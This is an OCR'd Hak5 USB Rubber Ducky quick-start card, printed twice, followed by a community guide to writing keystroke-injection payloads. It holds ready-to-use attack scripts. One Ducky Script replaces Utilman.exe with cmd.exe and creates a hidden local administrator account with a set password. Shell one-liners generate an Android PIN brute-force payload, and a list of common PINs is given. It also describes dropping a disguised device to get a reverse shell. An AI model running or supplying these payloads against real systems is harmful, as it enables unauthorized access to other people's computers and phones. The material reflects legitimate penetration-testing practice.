GETTING STARTED

1. Write a payload in your text editor of choice
Any standard ASCII text editor can be used, such as notepad, vi, nano, emacs or textedit. For example, open notepad and write “STRING Hello World” (without quotes). Save the file as mypayload.txt. Reference the Ducky Script on the next page for syntax details or visit USBRubberDucky.com for example payloads.


2. Encode your payload with the Duck Encoder utility
Download the latest version of duckencoder from USBRubberDucky.com. This cross-platform command line Java app encodes the ASCII text file into a binary ready to be processed by the USB Rubber Ducky.
Usage: `java -jar duckencode.jar -i mypayload.txt -o inject.bin`

3. Copy the encoded payload to the Micro SD card
Place the inject.bin file created by the Duck Encoder on the root of the Micro SD card. Your payload is now ready.

4. Insert the Micro SD card into the USB Rubber Ducky
Slide the Micro SD card completely into the reader on the USB Rubber Ducky. The card will rest flush with the board.

5. Plug the USB Rubber Ducky into your target PC
The USB Rubber Ducky will be recognized as a keyboard and automatically begin executing your payload. In the example above the text “Hello World” is typed. Press the micro button above the Micro SD card slot to repeat the payload.

Alternatively a cloud based Ducky Script editor and Duck Encoder can be found at USBRubberDucky.com



* There was no good icon for the Duck Encoder so I used a T-Rex

DUCKY SCRIPT SYNTAX

Ducky Script syntax is simple. Each command resides on a new line and may have options follow. Commands are written in ALL CAPS. Most commands invoke keystrokes, key-combos or strings of text, while some offer delays or pauses.

REM - Similar to the REM command in Basic and other languages, lines beginning with REM will not be processed.
DEFAULTDELAY n - defines how long (in milliseconds * 10) to wait between each subsequent command.
DELAY n - creates a momentary pause in the ducky script (in milliseconds * 10) from 1 to 10000
STRING - processes the text following taking special care to auto-shift. STRING can accept a single or multiple characters.
a…z A…Z 0..9 !…) `~ += _- ‘“ :; <, >. ?/ \ |
GUI - Emulates the Windows-Key, sometimes referred to as the Super-key.
MENU - Emulates the App key, sometimes referred to as the menu key or context menu key.
SHIFT - can be used when navigating fields to select text, among other functions. Accept the following:
DELETE, HOME, INSERT, PAGEUP, PAGEDOWN, WINDOWS, GUI, UPARROW, DOWNARROW, LEFTARROW, RIGHTARROW, TAB
ALT - accepts END, ESC, ESCAPE, F1…F12, Single Char, SPACE, TAB
CTRL - accepts BREAK, PAUSE, F1…F12, ESCAPE, ESC, Single Char
Arrow Keys - DOWNARROW, UPARROW, LEFTARROW, RIGHTARROW
More Keys - BREAK, PAUSE, CAPSLOCK, DELETE, END, ESC, ESCAPE, HOME, INSERT, NUMLOCK, PAGEUP, PAGEDOWN, PRINTSCREEN, SCROLLLOCK, SPACE, TAB

For complete ducky script syntax, example payloads and tutorials visit USBRubberDucky.com

USB RUBBER DUCKY QUACK START GUIDE

ABOUT

The USB Rubber Ducky isn't an ordinary HID (Human Interface Device). Coupled with a powerful 60 MHz 32-bit processor and a simple scripting language anyone is able to craft payloads capable of changing system settings, opening back doors, retrieving data, initiating reverse shells, or basically anything that can be achieved with physical access -- all automated and executed in a matter of seconds.

SUPPORT

Software updates, payload samples, related segments from Hak5, guides and the USB Rubber Ducky forums are linked from the **USBRubberDucky.com** site. Concerns regarding orders can be addressed to shop@hak5.org.
The store FAQ can be found at hakshop.com.

DISCLAIMER

The USB Rubber Ducky is a penetration testing tool for use in authorized security audits where permitted. Check laws and obtain permission before using. Hak5, LLC. and affiliates claim no responsability for unauthorized use or damages. Please hack responsibly.

GETTING STARTED

1. Write a payload in your text editor of choice
Any standard ASCII text editor can be used, such as notepad, vi, nano, emacs or textedit. For example, open notepad and write “STRING Hello World” (without quotes). Save the file as mypayload.txt. Reference the Ducky Script on the next page for syntax details or visit USBRubberDucky.com for example payloads.


2. Encode your payload with the Duck Encoder utility
Download the latest version of duckencoder from USBRubberDucky.com. This cross-platform command line Java app encodes the ASCII text file into a binary ready to be processed by the USB Rubber Ducky.
Usage: `java -jar duckencode.jar -i mypayload.txt -o inject.bin`

3. Copy the encoded payload to the Micro SD card
Place the inject.bin file created by the Duck Encoder on the root of the Micro SD card. Your payload is now ready.

4. Insert the Micro SD card into the USB Rubber Ducky
Slide the Micro SD card completely into the reader on the USB Rubber Ducky. The card will rest flush with the board.

5. Plug the USB Rubber Ducky into your target PC
The USB Rubber Ducky will be recognized as a keyboard and automatically begin executing your payload. In the example above the text “Hello World” is typed. Press the micro button above the Micro SD card slot to repeat the payload.

Alternatively a cloud based Ducky Script editor and Duck Encoder can be found at USBRubberDucky.com



* There was no good icon for the Duck Encoder so I used a T-Rex

DUCKY SCRIPT SYNTAX

Ducky Script syntax is simple. Each command resides on a new line and may have options follow. Commands are written in ALL CAPS. Most commands invoke keystrokes, key-combos or strings of text, while some offer delays or pauses.

REM - Similar to the REM command in Basic and other languages, lines beginning with REM will not be processed.
DEFAULTDELAY n - defines how long (in milliseconds * 10) to wait between each subsequent command.
DELAY n - creates a momentary pause in the ducky script (in milliseconds * 10) from 1 to 10000
STRING - processes the text following taking special care to auto-shift. STRING can accept a single or multiple characters.
a…z A…Z 0..9 !…) `~ += _- ‘“ :; <, >. ?/ \ |
GUI - Emulates the Windows-Key, sometimes referred to as the Super-key.
MENU - Emulates the App key, sometimes referred to as the menu key or context menu key.
SHIFT - can be used when navigating fields to select text, among other functions. Accept the following:
DELETE, HOME, INSERT, PAGEUP, PAGEDOWN, WINDOWS, GUI, UPARROW, DOWNARROW, LEFTARROW, RIGHTARROW, TAB
ALT - accepts END, ESC, ESCAPE, F1…F12, Single Char, SPACE, TAB
CTRL - accepts BREAK, PAUSE, F1…F12, ESCAPE, ESC, Single Char
Arrow Keys - DOWNARROW, UPARROW, LEFTARROW, RIGHTARROW
More Keys - BREAK, PAUSE, CAPSLOCK, DELETE, END, ESC, ESCAPE, HOME, INSERT, NUMLOCK, PAGEUP, PAGEDOWN, PRINTSCREEN, SCROLLLOCK, SPACE, TAB

For complete ducky script syntax, example payloads and tutorials visit USBRubberDucky.com

USB RUBBER DUCKY QUACK START GUIDE

ABOUT

The USB Rubber Ducky isn't an ordinary HID (Human Interface Device). Coupled with a powerful 60 MHz 32-bit processor and a simple scripting language anyone is able to craft payloads capable of changing system settings, opening back doors, retrieving data, initiating reverse shells, or basically anything that can be achieved with physical access -- all automated and executed in a matter of seconds.

SUPPORT

Software updates, payload samples, related segments from Hak5, guides and the USB Rubber Ducky forums are linked from the **USBRubberDucky.com** site. Concerns regarding orders can be addressed to shop@hak5.org.
The store FAQ can be found at hakshop.com.

DISCLAIMER

The USB Rubber Ducky is a penetration testing tool for use in authorized security audits where permitted. Check laws and obtain permission before using. Hak5, LLC. and affiliates claim no responsability for unauthorized use or damages. Please hack responsibly.

02/28/2013

HAK5.ORG

THE USB RUBBER DUCKY

The Definitive Guide to the Quack Attack | Windows User

The USB Rubber Ducky

A.K.A Ducky

INSERT PIC HERE

Definitive Guide to the Quack Attack

Version 0.B

Author Midnitesnake

Table of Contents

Disclaimer

The Ducky (USB Rubber Ducky) is a USB penetration testing tool for use in authorized security audits where permitted. Check laws and obtain permission before using. Hak5, LLC and affiliates claim no responsibility for unauthorized use or damages. Please hack responsibly.

Features at a Glance

- Simple Scripting Language
- Cross Platform
- HID attack vector –Type faster than a human
- Bypass Device Control Software
- Brute-force Login Interfaces




Figure 1: The USB Rubber Ducky

History

Following the success of the USB Switchblade, the attack platform that was super effective against local Windows targets, the Hak5 community has developed a new kind of attack – this time cross platform (Windows, Mac, Linux) – which achieves deadly results by posing as an ubiquitous keyboard.

The USB Rubber Ducky isn't your ordinary HID (Human Interface Device). Coupled with a powerful 60 MHz 32-bit processor and a simple scripting language anyone is able to craft payloads capable of changing system settings, opening back doors, retrieving data, initiating reverse shells, or basically anything that can be achieved with physical access – all automated and executed in a matter of seconds.

- Cross-Platform: Attacks any OS that supports USB Keyboards.
- Simple Scripting language: Start writing payloads in minutes.
- Open Source Firmware: Add functionality using included libraries.
- Expandable Storage: Micro SD cards make it possible to carry multiple payloads.
- Community Support: Share sample scripts, complete payloads and get help online.

Getting to know your Ducky

Hardware

- AVR 32bit Micro-Controller
    - AT32UC3B1256
    - 256Kbytes Internal Flash Storage
    - High Speed USB 2.0 BUS
- Micro SD Card Reader
- Micro Push Button
- Multi-Color LED indicator
- Standard USB “Type A” Connector

Full specification can be found in Appendix: Specification.

Ducky Script Overview

Ducky Script is the language of the USB Rubber Ducky. Writing scripts for can be done from any common ASCII text editor such as Notepad, vi, emacs, nano, gedit, kedit, TextEdit, etc.

Ducky Script syntax is simple. Each command resides on a new line and may have options follow. Commands are written in ALL CAPS, because ducks are loud and like to quack with pride. Most commands invoke keystrokes, key-combos or strings of text, while some offer delays or pauses.

Unlike the Teensy, where a knowledge of C-based and Arduino-based programming knowledge is a necessity. Ducky Script aims to be a high-level language that anyone of any skill level or age can quickly learn.

Modules/Additional Firmware

The community has helped build additional Ducky functionality by publishing firmware:

- Multi Operating System Support
- Mass Storage
- Multiple Payload Delivery
- Composite Device (Mass Storage & HID Keyboard Emulation)

More details on the retrospective firmware, their use and limitations can be found in Appendix: Firmware Definitions.

The Story of Bob

Bob is a Professional Penetration Tester for company X. Bob's specialty is Social Engineering engagements. Company ACME-Financial, has hired company X (Bobs employer) to perform some annual penetration testing to ensure that all their customers financial information is safe, and cannot be hacked into by a 3rd party (industrial espionage). The assessment involves standard infrastructure and application testing, but ACME-Financial are additionally worried about Social Engineering (SE); could anyone just walk into the building and start attacking them from their own system.

Bob, being an experienced Social Engineer had the following initial options:

- Walk in through the front gate SE the receptionist, sit down at an empty desk and start hacking.
- Tailgate an employee returning to work after a smoke break, sit down at an empty desk and start hacking.
- Drop a USB drive (switchblade) in the car-park/communal-area/smokers-area, hope someone notices the drive, picks it up and inserts it into the machine at their desk. The USB starts a reverse-shell to a server Bob controls, Bob can start hacking.

Bob talked to his Team-mates about the internal infrastructure of ACME-Financial, and the security policies in place. Bob finds out that:

- Anti-Tailgate barriers are in use.
- To log into a workstation you need a valid smart card (two factor authentication).
- The workstations are locked down, to only boot Windows XP.
- The workstations are fully patched.
- The workstations have Anti-Virus installed and recent updates have been applied.

Bob's plans appear to be thwarted.

Bob recalled that recently he had seen a USB Rubber Ducky demo at Toorcon; a small USB device that could emulate a Keyboard. Bob started to think about the inherent trust between a computer and its peripherals. Bob had never come across a computer that refused to utilize a newly insert Keyboard.

So Bob ordered a USB Rubber Ducky and a case, and began experimenting with HID emulation, and Ducky Scripts.

Bob made a reverse-shell payload, and inserted the Ducky into its case, the Ducky now resembled a plain USB drive; which upon insertion would rapidly start typing at the keyboard and effectively create a reverse-shell to Bob's server on the internet. Bob stuck a sticker on the USB labeled "2012 Top Account Info" and dropped it in the smokers-area, hoping someone would spot it, pick it up, and try to read the USB drive in their machine.

Bob waited patiently in his car, using his 4G modem to access the Internet. Bob sat quietly, waiting for the ping of a reverse-shell. Then boom, Bob had access to the local network! Someone had inserted Bob's Ducky into their computer.

Connecting for the First Time

The Ducky is preloaded with the default factory HID emulation firmware. When inserting the Ducky into a Windows Operating System, the Ducky should open a run box, and take the user to http://www.hak5.org/.

Generating Your First Ducky Script

Using Encoder Version 1

Encoder version 1 is included on the supplied SDcard. However, it is limited to the US Keyboard mapping. If you are from any other country, don't fret! There is a version 2.1+ that supports many more languages, and possibly more with your help! If you are from outside the US, please proceed to Using Encoder V2.1+.

Your First Script

Open up notepad (or any other editor) and try the simple example below as your first script:

```
REM Add delay to ensure Windows can add appropriate driver
GUI-R
STRING notepad
ENTER
DELAY 500
STRING This is my first Ducky Script
ENTER
```

Save the file as *example_1.txt*

Now remove the SDcard from the Ducky. It can be a little stiff at first so don't panic if it seems stuck.

Use an SDcard adapter (link to hak5 shop), or use any other adapter (camera card), or even a native port on your PC/Laptop.

Now from a shell/prompt, move into the same directory as duckencoder.jar (Usually E:/)

The syntax for duckencoder v1 is:

```
java –jar duckencoder -i <input file> –o <output file>
```

Example:

```
cd e:/
java –jar duckencoder.jar –i example_1.txt –o inject.bin
```

Now eject the SDcard, and insert it into the Ducky. Ensure the SDcard is flush with the end of the Ducky's board.

Insert the Ducky into your Windows OS. You should see the Ducky open notepad and type our simple message.

Using Encoder Version 2.1+

Download: http://code.google.com/p/ducky-decode/

After discovering the weakness of the first public release of the Ducky, it was soon apparent that the Ducky failed to work for other countries/languages. It was discovered that certain languages moved keys around (e.g. English - QWERT**Y**, German - QWERT**Z**), and other languages added additional keys (e.g. UK Keyboard has \, £, etc.). Initial credit here goes to Midnitesnake for the original Proof-of-Concept (PoC) proving support for languages was located within the encoder and not the firmware. Recent credit goes to Dnucna for improving Midnitesnake's PoC and producing the Duck Encoder V2.1+, that uses a properties file to define what keystrokes generate a particular character (within a given format ASCII, ISO, UTF, etc.).

Your First Script

Open up notepad (or any other editor) and try the simple example below as your first script:

```
REM Add delay to ensure Windows can add appropriate driver
DELAY 5000
GUI-R
STRING notepad
ENTER
DELAY 500
STRING This is my first Ducky Script
ENTER
```

Save the file as *example_1.txt*

Now remove the SDcard from the Ducky. It can be a little stiff at first so don't panic if it seems stuck.

Use an SDcard adapter (link to hak5 shop), or use any other adapter (camera card), or even a native port on your PC/Laptop.

Now from a shell/prompt, move into the same directory as duckencoder.jar (Usually E:/).

The syntax for duckencoder v2.1+ is:

```
java –jar duckencoder –l <country_code / path to properties_file> -I <input> –o
<output>
```

Example (Windows):

```
cd e:/
java –jar duckencoder.jar –l resources\uk.properties –i example_1.txt –o
inject.bin
```

Now eject the SDcard, and insert it into the Ducky. Ensure the SDcard is flush with the end of the Ducky's board.

Insert the Ducky into your Windows OS. You should see the Ducky open notepad and type our simple message.

Sample Ducky Code

A collection of payloads can be found here:

https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Payloads

Windows Wallpaper Prank

- Author: Darren Kitchen
- Duckencoder: 1.0
- Target: Windows 7
- Description: Minimizes all windows to desktop, takes screenshot, disables desktop icons, saves screenshot in %userprofile% and sets as wallpaper

```
DELAY 5000
GUI d
DELAY 500
PRINTSCREEN
DELAY 100
MENU
DELAY 300
STRING V
DELAY 40
STRING D
DELAY 300
GUI r
DELAY 700
STRING mspaint
ENTER
DELAY 1200
CTRL v
DELAY 500
CTRL s
DELAY 1000
STRING %userprofile%\a.bmp
ENTER
DELAY 500
ALT f
DELAY 400
STRING K
DELAY 100
STRING F
DELAY 1000
ALT F4
DELAY 300
GUI d
```

Windows Utilman Exploit

- Author: Xcellerator (props to Jay Kruer's Fork Bomb script for the UAC bypass technique!)
- Duckencoder: 1.0
- Target: Windows 7
- Description: Uses the Utilman.exe Exploit to create a new local administrator account "Local000" with the password "hak5".

```
REM Author: Xcellerator
REM Description: Utilman Exploiter to create a new Admin Account
REM The new account will be called "Local000".
DELAY 5000
GUI
DELAY 50
STRING cmd
MENU
STRING a
ENTER
LEFT
ENTER
DELAY 200
STRING takeown /f "%systemroot%\System32\Utilman.exe"
ENTER
DELAY 50
STRING icacls "%systemroot%\System32\Utilman.exe" /grant administrators:F /T
ENTER
DELAY 50
STRING cd %systemroot%\System32
ENTER
DELAY 50
STRING mkdir util
ENTER
STRING xcopy cmd.exe util\
ENTER
DELAY 50
STRING ren Utilman.exe Utilman.exe.bak
ENTER
STRING cd util
ENTER
DELAY 50
STRING ren cmd.exe Utilman.exe
ENTER
DELAY 50
STRING cd ..
ENTER
DELAY 50
STRING xcopy util/Utilman.exe \
ENTER
DELAY 50
STRING rmdir /s /q util
ENTER
DELAY 50
STRING exit
ENTER
DELAY 50
GUI u
STRING net user Local000 /add
ENTER
DELAY 50
STRING net localgroup administrators Local000 /add
ENTER
DELAY 50
```

```
STRING exit
ENTER
DELAY 50
GUI r
STRING cmd
ENTER
DELAY 50
STRING cd "%systemroot%\System32"
ENTER
DELAY 50
STRING delete Utilman.exe
ENTER
DELAY 50
STRING y
ENTER
DELAY 50
STRING ren Utilman.exe.bak Utilman.exe
ENTER
DELAY 50
STRING exit
ENTER
GUI
STRING cmd
MENU
STRING a
ENTER
DELAY 50
LEFT
ENTER
DELAY 200
STRING net user Local000 *
ENTER
STRING hak5
ENTER
STRING hak5
ENTER
STRING exit
ENTER
```

Ducky's In Disguise

USB Case

To make the ducky more effective and durable during engagements, the Ducky now comes with a USB case. The casing is specifically molded to the Ducky's board for a nice, snug convincing fit.

Figure 2: The Ducky Case




Figure 3: Novelty Rubber Ducky

Putting the Case together

The Ducky should easily slot into the base, then you can easily snap on the top cover, and optional metal cover; so it looks like a normal/promotional USB device. See Figure 2: The Ducky Case.

Removing the Case

The black case has a small hole at the back (opposite of the USB A interface). Simply insert a pin or paperclip to separate the two black molded sides, to retrieve the naked Ducky.

Novelty Duck

You should have also received a novelty rubber duck (one of many assorted colors). To make your Ducky look like a novelty USB Device. Your "Novelty" Ducky needs some surgery.

Warning: Knifes are sharp, be careful!

Simply cut a small lateral incision into the Ducky's behind, then squeeze the Ducky's bum and gently insert the Ducky (Electronic board). You then should have something looking like Figure 3: Novelty Rubber Ducky.

Ducky & Android

Darren discovered that a Ducky could be used to brute-force an Android Pin. Thus far it has worked perfectly on a Galaxy Nexus/Note running the latest Android 4.2.1.




Figure 4: Are Droids Scared of Electric Ducks?

For this attack to work you'll need a USB (micro) On-The-Go (OTG) cable like the one pictured below:

Figure 5: A USB OTG Cable

With a 4 digit PIN and the default of 5 tries followed by a 30 second timeout you're looking at a best case scenario of exhausting the key space in about 16.6 hours. Thankfully the USB Rubber Ducky never gets tired, bored or has to pee.

Rather than post the nearly 600K Ducky Script below is the bash script used to create it. You could modify it to do 5 digits, but that would take 166 hours. 10 digits would take 1902.2 years.

Linux – Bash Script

```
echo DELAY 5000 > android_brute-force_0000-9999.txt; echo {0000..9999} | xargs -n 1
echo STRING | sed '0~5 s/$/\nWAIT/g' | sed '0~1 s/$/\nDELAY 1000\nENTER\nENTER/g' |
sed 's/WAIT/DELAY 5000\nENTER\nDELAY 5000\nENTER\nDELAY 5000\nENTER\nDELAY
5000\nENTER/g' >> android_brute-force_0000-9999.txt
```

OSX – Shell Script

```
echo DELAY 5000 > android_brute-force_0000-9999.txt; echo {0000..9999} | xargs -n 1
echo STRING | gsed '0~5 s/$/\nWAIT/g' | gsed '0~1 s/$/\nDELAY 1000\nENTER\nENTER/g'
| gsed 's/WAIT/DELAY 5000\nENTER\nDELAY 5000\nENTER\nDELAY 5000\nENTER\nDELAY
5000\nENTER/g' >> android_brute-force_0000-9999.txt
```

Improvements

You may want to alter the Ducky Script to try the Top 10 most common Phone Pins, before the brute-force attempts:

- 1234
- 1111
- 0000
- 1212
- 7777
- 1004
- 2000
- 4444
- 2222
- 6969

Support

Software updates, related segments from the Hak5 show, articles from the Hak5 blog, and the USB Rubber Ducky forums are linked from the usbrubberducky.com site. Concerns regarding orders can be addressed to shop@hak5.org.




Figure 6: USB Rubber Ducky Forum

When posting questions to the USB Rubber Ducky forum, please provide:

- Ducky Hardware Version
- Ducky Firmware Version/Code Name
- Your Country/Language
- Your Operating System
- Your Target Operating System
- Your Ducky Script
- Any Error Messages or Log-file information

Credits

The USB Rubber Ducky is brought to you by the Quack-Team:

Darren Kitchen

Jason Applebaum

Midnitesnake

Dnucna

ApacheTechConsultancy

An amazing community – ~~usbrubberducky.com~~

http://forums.hak5.org/index.php?/forum/56-usb-rubber-ducky/

Thanks

To everyone that helped with payloads, and helped develop new keymaps.

Appendix: Specification

Atmel AT32UC3B1256 Features

- High Performance, Low Power AVR 32 UC 32-Bit Microcontroller
- Compact Single-cycle RISC Instruction Set Including DSP Instruction Set
- Read-Modify-Write Instructions and Atomic Bit Manipulation
- Performing up to 1.39 DMIPS / MHz
- Up to 83 DMIPS Running at 60 MHz from Flash
- Up to 46 DMIPS Running at 30 MHz from Flash
- Memory Protection Unit
- Multi-hierarchy Bus System
- High-Performance Data Transfers on Separate Buses for Increased Performance
- 7 Peripheral DMA Channels Improves Speed for Peripheral Communication
- Internal High-Speed Flash
- 512K Bytes, 256K Bytes, 128K Bytes, 64K Bytes Versions
- Single Cycle Access up to 30 MHz
- Prefetch Buffer Optimizing Instruction Execution at Maximum Speed
- 4ms Page Programming Time and 8ms Full-Chip Erase Time
- 100,000 Write Cycles, 15-year Data Retention Capability
- Flash Security Locks and User Defined Configuration Area
- Internal High-Speed SRAM, Single-Cycle Access at Full Speed
- 96K Bytes (512KB Flash), 32K Bytes (256KB and 128KB Flash), 16K Bytes (64KB Flash)
- Interrupt Controller
- Autovectored Low Latency Interrupt Service with Programmable Priority
- System Functions
- Power and Clock Manager Including Internal RC Clock and One 32KHz Oscillator
- Two Multipurpose Oscillators and Two Phase-Lock-Loop (PLL) allowing Independant CPU Frequency from USB Frequency
- Watchdog Timer, Real-Time Clock Timer
- Universal Serial Bus (USB)
- Device 2.0 and Embedded Host Low Speed and Full Speed
- Flexible End-Point Configuration and Management with Dedicated DMA Channels
- On-chip Transceivers Including Pull-Ups
- USB Wake Up from Sleep Functionality
- One Three-Channel 16-bit Timer/Counter (TC)
- Three External Clock Inputs, PWM, Capture and Various Counting Capabilities
- One 7-Channel 20-bit Pulse Width Modulation Controller (PWM)
- Three Universal Synchronous/Asynchronous Receiver/Transmitters (USART)
- Independant Baudrate Generator, Support for SPI, IrDA and ISO7816 interfaces
- Support for Hardware Handshaking, RS485 Interfaces and Modem Line
- One Master/Slave Serial Peripheral Interfaces (SPI) with Chip Select Signals
- One Synchronous Serial Protocol Controller
- Supports I2S and Generic Frame-Based Protocols
- One Master/Slave Two-Wire Interface (TWI), 400kbit/s I2C-compatible
- One 8-channel 10-bit Analog-To-Digital Converter, 384ks/s
